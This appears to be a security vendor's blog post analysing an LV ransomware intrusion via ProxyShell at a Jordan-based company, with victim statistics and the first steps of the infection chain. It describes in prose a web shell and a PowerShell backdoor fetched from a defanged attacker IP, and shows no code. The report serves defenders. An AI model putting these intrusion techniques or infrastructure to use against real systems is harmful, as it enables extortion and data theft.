LV Ransomware Exploits ProxyShell in Attack on a Jordan-based Company

Our blog entry provides a look at an attack involving the LV ransomware on a Jordan-based company from an intrusion analysis standpoint

By: Mohamed Fahmy, Sherif Magdy, Ahmed Samir
October 25, 2022
Read time: 6 min (1751 words)

Overview

The Trend Micro research team recently analyzed an infection related to the LV ransomware group, a ransomware as a service (RaaS) operation that has been active since late 2020, and is reportedly based on REvil (aka Sodinokibi). The exact nature of the relationship between the LV ransomware and REvil groups cannot be definitively established or verified — the LV ransomware's developers do not appear to have had access to the Revil source code, and likely modified REvil binary script instead. According to previous research, the group that operates REvil is said to have either sold the source code, had the source code stolen from them, or shared the source code with the LV ransomware group as part of a partnership. We believe that the threat actor that operates LV ransomware just replaced the configuration of a REvil v2.03 beta version to repurpose the REvil binary for ransomware operations.

The group's namesake ransomware has been seeing a reemergence since second quarter of 2022, with our investigation revealing a surge in the number of breaches being undertaken by the ransomware group. Furthermore, an alert issued by the German Federal Office for Information Security in August 2022 reveals that the ransomware's operators were blackmailing the semiconductor company Semikron by threatening to leak allegedly stolen data.

In this blog entry, we will provide details on a recent intrusion performed by a group affiliate that involved the compromise of the corporate environment of a Jordan-based company. In this incident, the attackers used the double-extortion technique to blackmail their victims, threatening to release allegedly stolen data in addition to encrypting the victim's files.



Figure 1. A screenshot showing a sample ransom amount demanded by malicious actors for an LV ransomware infection

The LV ransomware's primary targets

In December 2021, we observed a post on a cybercrime forum from a malicious actor claiming to operate the LV ransomware and seeking network access brokers. The malicious actor expressed interest in obtaining network access to Canadian, European and U.S. entities and then monetizing them by deploying the ransomware.



Figure 2. A post from a malicious actor claiming to operate the LV ransomware seeking network access brokers (original language and translated versions)

Reported LV ransomware breaches have been increasing since the second quarter of 2022, which aligns with the malicious actors' efforts to expand its affiliates program. The chart shown in figure 3 illustrates this increase in activity.



Figure 3. The number of incidents that are reportedly related to LV ransomware have been on the rise

Based on data from Trend Micro™ Smart Protection Network™ and other internal sources, Europe was the region with the highest number of breach alerts, while the US and Saudi Arabia were the countries with the highest number of reported incidents caused by the ransomware payload. The attacks spanned multiple industry verticals — with manufacturing and technology being the most affected industries — demonstrating the group's opportunistic approach.



Figure 4. The regions most affected by LV ransomware in 2022



Figure 5. The countries most affected by LV ransomware in 2022



Figure 6. The sectors most affected by LV ransomware in 2022

Observed infection chain

This section details the tools, tactics, and procedures (TTPs) used by the affiliate that infiltrated one of the targeted victims' environments, as observed from an incident response viewpoint.

The ProxyShell (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) and ProxyLogon (CVE-2021-26855 and CVE-2021-27065) vulnerabilities have been observed to be exploited by malicious actors to target government institutions. Similarly, the initial access portion of this attack began on the exchange servers in the targeted environment, when a web shell file was dropped in the public access folders in early September 2022 via ProxyShell exploitation.

The attacker then executed a persistent malicious PowerShell code that was used to download and execute another PowerShell backdoor file in the server from the malicious IP address 185[.]82[.]219[.]201, as shown in Figure 7.

